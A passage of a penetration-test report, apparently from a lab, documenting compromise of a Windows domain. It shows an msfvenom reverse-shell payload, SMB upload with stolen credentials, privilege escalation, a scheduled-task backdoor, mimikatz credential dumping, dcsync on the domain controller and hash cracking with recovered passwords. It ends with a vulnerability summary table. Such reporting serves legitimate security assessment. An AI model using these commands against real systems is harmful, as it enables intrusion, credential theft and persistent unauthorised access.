
In the subsequent phase of the engagement, the acquired credentials were employed to execute commands on the remote machine using Metasploit, targeting the host, 172.22.117.20 and utilizing verified credentials for the user ‘tstark’. Executed commands provided information about the Windows version and build number, identified the processor architecture as x64, checked for logged-in users, and listed available shares on the machine.







Msfvenom

A custom payload was generated using msfvenom to create a Windows Meterpreter payload and saved as ‘shell.exe’. The SMBClient in Kali was used to establish a connection to the remote Windows machine's file system over SMB, navigating to the C drive with user credentials for tstark. After uploading the payload, Metasploit was then used to successfully run it on the Windows machine, resulting in the message ‘Meterpreter session 1 opened’.



File Actions Edit View Help
msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.22.117.100 LPORT=4444 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
smbclient //172.22.117.20/C$ -U megacorpone/tstark
Enter MEGACORPONE\tstark's password:
Try "help" to get a list of possible commands.
smb: \> ls
$Recycle.Bin DHS 0 Mon Jan 17 17:27:30 2022
$WinREAgent DH 0 Tue Oct 19 15:30:59 2021
bootmgr AHSR 413738 Sat Dec 7 04:08:37 2019
BOOTNXT AHS 1 Sat Dec 7 04:08:37 2019
Documents and Settings DHSrn 0 Mon May 10 08:16:44 2021
DumpStack.log.tmp AHS 8192 Thu Nov 16 20:08:20 2023
pagefile.sys AHS 1811939328 Thu Nov 16 20:08:26 2023
PerfLogs D 0 Sat Dec 7 04:14:16 2019
Program Files DR 0 Mon May 10 10:17:15 2021
Program Files (x86) DR 0 Thu Nov 19 02:33:53 2020
ProgramData DHn 0 Tue Jan 18 13:14:54 2022
Recovery DHSn 0 Mon May 10 08:16:51 2021
shell.exe A 73680 Tue Jan 18 10:27:18 2022
swapfile.sys AHS 268435456 Thu Nov 16 20:08:26 2023
System Volume Information DHS 0 Mon May 10 01:19:02 2021
Users DR 0 Mon Jan 17 17:24:45 2022
Windows D 0 Thu Nov 16 19:43:04 2023
33133914 blocks of size 4096. 27067525 blocks available
smb: \> put shell.exe
putting file shell.exe as \shell.exe (18017.6 kb/s) (average 18018.1 kb/s)
smb: \> exit


File Actions Edit View Help
msfconsole
=[metasploit v6.1.22-dev]
+ -- --=[2188 exploits - 1161 auxiliary - 400 post]
+ -- --=[596 payloads - 45 encoders - 10 nops]
+ -- --=[9 evasion]
Metasploit tip: Enable HTTP request and response logging with set HttpTrace true
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 172.22.117.100 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 172.22.117.100:4444
msf6 exploit(multi/handler) > use scanner/smb/impacket/wmiexec
msf6 auxiliary(scanner/smb/impacket/wmiexec) > options
Module options (auxiliary/scanner/smb/impacket/wmiexec):




Privilege Escalation

The goal was to carry out a privilege escalation attack using Metasploit, aiming to elevate privileges from the tstark user to system privileges for full control over the machine. Operating within the active Meterpreter session linked to the tstark user, the strategy involved creating a service to execute a malicious payload for the escalation attempt. The windows/local/persistence_service module was loaded in Metasploit, configured with parameters, and successfully executed, achieving complete control over the entire machine.





Having gained SYSTEM access on the machine, the subsequent action involved ensuring persistent access through Task Scheduler. This was achieved by creating a scheduled task named 'Backdoor' within the Meterpreter session, set to execute the custom Meterpreter payload every day at midnight. The effectiveness of the scheduled task was then tested using the schtasks command to run the task ‘Backdoor’.




Kiwi

In this engagement step, the objective was to utilize the Metasploit kiwi extension to extract cached credentials from the WIN10 machine. A Meterpreter session as SYSTEM was established. The kiwi extension was then loaded, and the kiwi command extracted cached credentials from LSASS. The resulting hashes were saved in the username:password format in a file named ‘hashescache.txt’. The john the ripper tool was then employed for password cracking, resulting in the retrieval of plaintext passwords for bbanner (new), pparker, and tstark.



root@kali: ~
File Actions Edit View Help
msf6 exploit(windows/smb/psexec) > options
Module options (exploit/windows/smb/psexec):
Name Current Setting Required Description
RHOSTS 172.22.117.20 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-
RPORT 445 yes The SMB service port (TCP)
SERVICE_DESCRIPTION no Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME no The service display name
SERVICE_NAME no The service name
SMBDomain megacorpone no The Windows domain to use for authentication
SMBPass Password! no The password for the specified username
SMBSHARE no The share to connect to, can be an admin share (ADMIN$,C$, ...) or a normal read/wr
SMBUser tstark no The username to authenticate as
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 172.22.117.100 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
msf6 exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:445 - Connecting to the server...
[*] 172.22.117.20:445 - Authenticating to 172.22.117.20:445|megacorpone as user 'tstark'...
[*] 172.22.117.20:445 - Selecting PowerShell target
[*] 172.22.117.20:445 - Executing the payload...
[+] 172.22.117.20:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.20:58518) at 2023-11-30 20:49:37 -0500
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
/ \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
\ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX (vincent.letoux@gmail.com)
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
[!] Loaded x86 Kiwi on an x64 architecture.
Success.


root@kali: ~
File Actions Edit View Help
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
/ \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
\ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX (vincent.letoux@gmail.com)
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
[!] Loaded x86 Kiwi on an x64 architecture.
Success.
meterpreter > kiwi_cmd
ERROR mimikatz_doLocal ; "C:\Users\TSTARK~1.MEG\AppData\Local\Temp\bwTRIOuS.exe" command of "standard" module not found !
Module : standard
Full name : Standard module
Description : Basic commands (does not require module name)
exit - Quit mimikatz
cls - Clear screen (doesn't work with redirections, like PsExec)
answer - Answer to the Ultimate Question of Life, the Universe, and Everything
coffee - Please, make me a coffee!
sleep - Sleep an amount of milliseconds
log - Log mimikatz input/output to file
base64 - Switch file input/output base64
version - Display some version informations
cd - Change or display current directory
localtime - Displays system local date and time (OJ command)
hostname - Displays system local hostname
meterpreter > kiwi_cmd lsadump::cache
Domain : WINDOWS10
SysKey : 1197da08a9ae7a1a84a39e929702036c
Local name : WINDOWS10 (S-1-5-21-2395882817-3035617120-3953015024)
Domain name : MEGACORPONE (S-1-5-21-1129708524-1666154534-779541012)
Domain FQDN : megacorpone.local
Policy subsystem is : 1.18
LSA Key(s) : 1, default {46de65ce-2dfb-2544-3691-2047d4f65909}
[00] {46de65ce-2dfb-2544-3691-2047d4f65909} c39e5df9ea31296eea49a8a59c977e5b1cd8c238b7129a1803969b16b159814
* Iteration is set to default (10240)
[NL$1 - 11/20/2023 9:04:24 PM]
RID : 00000455 (1109)
User : MEGACORPONE\sparker
MsCacheV2 : af8bca7828a82d401c4c143fc51dfa72
[NL$2 - 3/28/2022 9:47:22 AM]
RID : 00000453 (1107)
User : MEGACORPONE\sbanner
MsCacheV2 : 9260b8f89ae43e72f582cd1f9f298ded
[NL$3 - 4/19/2022 9:56:15 AM]
RID : 00000041 (1001)
User : MEGACORPONE\tstark
MsCacheV2 : d84f760da1982590d2fe86c4e6546f81



Lateral Movement

In this task, the objective was to perform lateral movement from the Windows10 machine to WINDC01 utilizing previously acquired credentials for bbanner. After confirming a SYSTEM level shell on the Windows10 machine, the appropriate module was configured and run. The execution of the payload initiated the exploit, resulting in the establishment of another Meterpreter session on the WINDC01 machine. The subsequent use of the ‘sysinfo; command confirmed the successful launch of the WMI exploit from the Meterpreter session on Windows10 to WINDC01.



In this step, the objective was to leverage SYSTEM access on the Domain Controller to duplicate the NTDS.dit file and subsequently crack the contained password hashes. The process involved entering a shell in Meterpreter, using the net command to inspect users on the machine, and then

loading the kiwi extension. The ‘dcsync_ntlm’ command was executed in Meterpreter for each user and their NTLM hashes compiled into a text file named ‘ntlmhashes.txt’. The final step included using the john the ripper tool to successfully crack the hashes, revealing password information for bbanner, tstark, and pparker.

```
meterpreter > sysinfo
Computer        : WINDC01
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : MEGACORPONE
Logged On Users : 7
Meterpreter     : x86/windows
meterpreter > shell
Process 1300 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.
```


msf6 > cat ntlmhashes.txt
[*] exec: cat ntlmhashes.txt
cdanvers:5ab17a555eb088267f5f2679823dc69d
bbanner:4c3879fef394fa5dce0037c197c70841
pparker:57912afe60e9274c35572bf526baed61
tstark:fbdcd5041c96ddbd82224270b57f11fc
krbtgt:71e38edcf2d1eacfe6b1dbf0e5d6abf3
wmaximoff:8b0141e534fb12d4acd773456ea59406
msf6 > john --format=mscash2 ntlmhashes.txt
[*] exec: john --format=mscash2 ntlmhashes.txt
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
Warning: Only 38 candidates buffered for the current salt, minimum 64 needed for performance.
Warning: Only 42 candidates buffered for the current salt, minimum 64 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
Interrupt: use the 'exit' command to quit
0g 0:00:06:25 3/3 0g/s 2548p/s 15228c/s 15228C/s jaynii..jacom2
Session aborted
msf6 > john --format=nt ntlmhashes.txt
[*] exec: john --format=nt ntlmhashes.txt
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16×3])
Remaining 4 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Winter2021 (bbanner)
Spring2021 (pparker)
Password! (tstark)
Proceeding with incremental:ASCII

Summary Vulnerability Overview

Critical Vulnerabilities from Nessus Scan	Severity
Apache Tomcat AJP Connector Request Injection (Ghostcat)	Critical
Bind Shell Backdoor Detection	Critical
SSL Version 2 and 3 Protocol Detection	Critical
Unix Operating System Unsupported Version Detection	Critical
Debian OpenSSH/OpenSSL Package Randon Number Generator Weakness	Critical
Debian OpenSSH/OpenSSL Package Randon Number Generator Weakness (SSL Check)	Critical
NFS Exported Share Information Disclosure	Critical
VNC Server 'password' Password	

Vulnerability (Overall)	Severity
Weak password on public web application	Critical
VSFTPD backdoor exploit	Critical
Poor password management (stored in plain text file)	Critical
Lack of user awareness	High
Incomplete patch management	High

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	Linux: 172.22.117.100 172.22.117.150 Windows:172.22.117.20 WindDC10: 172.22.117.10
Ports	Linux: 80, 5901, 6001, 8080 Windows: 135,139, 445, 3390 WinDC10: 53, 88, 135, 139, 389, 445, 463, 493, 636, 3268, 3269

Exploitation Risk (Taken from Nessus Scan)	Total
Critical	8
High	5
Medium	16
Low	5

Vulnerability Findings

